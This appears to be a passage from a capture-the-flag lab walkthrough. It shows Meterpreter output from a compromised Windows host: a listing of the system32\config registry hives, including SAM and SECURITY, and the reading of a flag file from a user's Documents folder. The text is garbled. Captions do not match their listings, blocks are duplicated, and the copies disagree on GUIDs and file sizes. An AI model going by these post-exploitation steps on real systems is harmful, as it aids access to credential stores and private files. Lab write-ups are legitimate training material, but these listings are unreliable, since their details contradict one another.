100666/rw-rw-rw-	524288	fil	2009-07-14 07:01:27 +0200	COMPONENTS{016888b9-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000002.regtrans-ms
100666/rw-rw-rw-	262144	fil	2026-06-02 21:44:00 +0200	DEFAULT
100666/rw-rw-rw-	1024	fil	2011-04-12 10:32:10 +0200	DEFAULT.LOG
100666/rw-rw-rw-	177152	fil	2026-06-02 21:44:00 +0200	DEFAULT.LOG1
100666/rw-rw-rw-	0	fil	2009-07-14 04:34:08 +0200	DEFAULT.LOG2
100666/rw-rw-rw-	65536	fil	2019-03-17 23:22:17 +0100	DEFAULT{016888b5-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-	524288	fil	2019-03-17 23:22:17 +0100	DEFAULT{016888b5-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000001.regtrans-ms
100666/rw-rw-rw-	524288	fil	2019-03-17 23:22:17 +0100	DEFAULT{016888b5-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer000000000000000002.regtrans-ms
040777/rwxrwxrwx	0	dir	2009-07-14 04:34:57 +0200	Journal
040777/rwxrwxrwx	4096	dir	2019-03-17 20:56:54 +0100	RegBack
100666/rw-rw-rw-	262144	fil	2019-03-17 21:05:08 +0100	SAM

[Answer]: `flagsamdatabaseelevatedaccess`

```
meterpreter > pwd
C:\Windows\system32
meterpreter > cd config
meterpreter > ls
Listing: C:\Windows\system32\config

Mode                Size           Type             Last modified            Name
-----
100666/rw-rw-rw-    28672         fil             2018-12-13 00:00:40 +0100 BCD-Template
100666/rw-rw-rw-    25600         fil             2018-12-13 00:00:40 +0100 BCD-Template.LOG
100666/rw-rw-rw-    18887936        fil             2019-03-17 23:39:12 +0100 COMPONENTS
100666/rw-rw-rw-    1824          fil             2011-04-12 18:32:10 +0200 COMPONENTS.LOG
100666/rw-rw-rw-    13112         fil             2019-03-17 23:36:48 +0100 COMPONENTS.LOG1
100666/rw-rw-rw-    0             fil             2009-07-14 04:34:08 +0200 COMPONENTS.LOG2
100666/rw-rw-rw-    1848576        fil             2026-06-02 21:35:13 +0200 COMPONENTS\016888b8-6c6f-11d6-8d1d-001e0b0cde3ec}.Tsr.0.regtrans-ms
100666/rw-rw-rw-    1848576        fil             2026-06-02 21:35:13 +0200 COMPONENTS\016888b8-6c6f-11d6-8d1d-001e0b0cde3ec}.Tsr.1.regtrans-ms
100666/rw-rw-rw-    65536         fil             2026-06-02 21:35:13 +0200 COMPONENTS\016888b8-6c6f-11d6-8d1d-001e0b0cde3ec}.Tsr.2.regtrans-ms
100666/rw-rw-rw-    65536         fil             2018-12-13 04:20:57 +0100 COMPONENTS\016888b9-6c6f-11d6-8d1d-001e0b0cde3ec}.TM.blf
100666/rw-rw-rw-    524288        fil             2018-12-13 04:20:57 +0100 COMPONENTS\016888b9-6c6f-11d6-8d1d-001e0b0cde3ec}.TMContainer000000000000000001.regtrans-ms
100666/rw-rw-rw-    524288        fil             2009-07-14 07:01:12 +0200 COMPONENTS\016888b9-6c6f-11d6-8d1d-001e0b0cde3ec}.TMContainer000000000000000002.regtrans-ms
100666/rw-rw-rw-    262144        fil             2026-06-02 21:44:00 +0200 DEFAULT
100666/rw-rw-rw-    1824          fil             2011-04-12 18:32:10 +0200 DEFAULT.LOG
100666/rw-rw-rw-    177152        fil             2026-06-02 21:44:00 +0200 DEFAULT.LOG1
100666/rw-rw-rw-    0             fil             2009-07-14 04:34:08 +0200 DEFAULT.LOG2
100666/rw-rw-rw-    65536         fil             2019-03-17 23:22:17 +0100 DEFAULT\016888b5-6c6f-11d6-8d1d-001e0b0cde3ec}.TM.blf
100666/rw-rw-rw-    524288        fil             2019-03-17 23:22:17 +0100 DEFAULT\016888b5-6c6f-11d6-8d1d-001e0b0cde3ec}.TMContainer000000000000000001.regtrans-ms
100666/rw-rw-rw-    524288        fil             2019-03-17 23:22:17 +0100 DEFAULT\016888b5-6c6f-11d6-8d1d-001e0b0cde3ec}.TMContainer000000000000000002.regtrans-ms
040777/rwxrwxrwx    0             dir             2009-07-14 06:34:57 +0200 Journal
040777/rwxrwxrwx    4896          dir             2019-03-17 20:36:54 +0100 RegBack
100666/rw-rw-rw-    262144        fil             2019-03-17 21:05:00 +0100 SAM
100666/rw-rw-rw-    1824          fil             2011-04-12 18:32:10 +0200 SAM.LOG
100666/rw-rw-rw-    21504        fil             2019-03-17 23:39:12 +0100 SAM.LOG1
100666/rw-rw-rw-    0             fil             2009-07-14 04:34:08 +0200 SAM.LOG2
100666/rw-rw-rw-    65536         fil             2019-03-17 23:22:17 +0100 SAM\016888c1-6c6f-11d6-8d1d-001e0b0cde3ec}.TM.blf
100666/rw-rw-rw-    524288        fil             2019-03-17 23:22:17 +0100 SAM\016888c1-6c6f-11d6-8d1d-001e0b0cde3ec}.TMContainer000000000000000001.regtrans-ms
100666/rw-rw-rw-    524288        fil             2019-03-17 23:22:17 +0100 SAM\016888c1-6c6f-11d6-8d1d-001e0b0cde3ec}.TMContainer000000000000000002.regtrans-ms
100666/rw-rw-rw-    262144        fil             2019-03-17 23:39:13 +0100 SECURITY
100666/rw-rw-rw-    1824          fil             2011-04-12 18:32:10 +0200 SECURITY.LOG
100666/rw-rw-rw-    21504        fil             2019-03-17 23:39:13 +0100 SECURITY.LOG1
100666/rw-rw-rw-    0             fil             2009-07-14 04:34:08 +0200 SECURITY.LOG2
100666/rw-rw-rw-    65536         fil             2019-03-17 23:22:17 +0100 SECURITY\016888c5-6c6f-11d6-8d1d-001e0b0cde3ec}.TM.blf
100666/rw-rw-rw-    524288        fil             2019-03-17 23:22:17 +0100 SECURITY\016888c5-6c6f-11d6-8d1d-001e0b0cde3ec}.TMContainer000000000000000001.regtrans-ms
100666/rw-rw-rw-    48632320       fil             2026-06-02 21:44:06 +0200 SOFTWARE
100666/rw-rw-rw-    1824          fil             2011-04-12 18:32:10 +0200 SOFTWARE.LOG
100666/rw-rw-rw-    262144        fil             2026-06-02 21:44:06 +0200 SOFTWARE.LOG1
100666/rw-rw-rw-    0             fil             2009-07-14 04:34:08 +0200 SOFTWARE.LOG2
100666/rw-rw-rw-    65536         fil             2019-03-17 23:21:19 +0100 SOFTWARE\016888c9-6c6f-11d6-8d1d-001e0b0cde3ec}.TM.blf
100666/rw-rw-rw-    524288        fil             2019-03-17 23:21:19 +0100 SOFTWARE\016888c9-6c6f-11d6-8d1d-001e0b0cde3ec}.TMContainer000000000000000001.regtrans-ms
100666/rw-rw-rw-    524288        fil             2019-03-17 23:21:19 +0100 SOFTWARE\016888c9-6c6f-11d6-8d1d-001e0b0cde3ec}.TMContainer000000000000000002.regtrans-ms
100666/rw-rw-rw-    12582912       fil             2026-06-02 21:43:55 +0200 SYSTEM
100666/rw-rw-rw-    1824          fil             2011-04-12 18:32:06 +0200 SYSTEM.LOG
100666/rw-rw-rw-    262144        fil             2026-06-02 21:43:55 +0200 SYSTEM.LOG1
100666/rw-rw-rw-    0             fil             2009-07-14 04:34:08 +0200 SYSTEM.LOG2
```

Figure 12: Configuring Global Parameters in Metasploit.

Question 5.3: Flag 3 may be located in an excellent place for locations of files/documents for a specific user account. Find it and display the contents.

```
meterpreter > cd \\Users\\Jon\\Documents
meterpreter > ls
Listing: C:\Users\Jon\Documents
=====

Mode                Size           Type             Last modified            Name
-----
040777/rwxrwxrwx    0             dir             2018-12-13 04:13:31 +0100 My Music
040777/rwxrwxrwx    0             dir             2018-12-13 04:13:31 +0100 My
Pictures
040777/rwxrwxrwx    0             dir             2018-12-13 04:13:31 +0100 My Videos
100666/rw-rw-rw-    402          fil             2018-12-13 04:13:48 +0100 desktop.
ini
100666/rw-rw-rw-    37           fil             2019-03-17 20:26:36 +0100 flag3.txt

meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}
```

Listing 10: Meterpreter Hashdump Output

[Answer]: `flagadmindocumentscanbevaluable`

```
meterpreter > cd \\Users\\Jon\\Documents
meterpreter > ls
Listing: C:\Users\Jon\Documents

Mode                Size      Type    Last modified          Name
-----
040777/rwxrwxrwx    0        dir    2018-12-13 04:13:31 +0100 My Music
040777/rwxrwxrwx    0        dir    2018-12-13 04:13:31 +0100 My Pictures
040777/rwxrwxrwx    0        dir    2018-12-13 04:13:31 +0100 My Videos
100666/rw-rw-rw-    402      fil    2018-12-13 04:13:48 +0100 desktop.ini
100666/rw-rw-rw-    37      fil    2019-03-17 20:26:36 +0100 flag3.txt

meterpreter > cat flag3.txt
flag{admin_documents_can_be_valuable}meterpreter > 
```

Figure 13: Reading flag3.txt content string.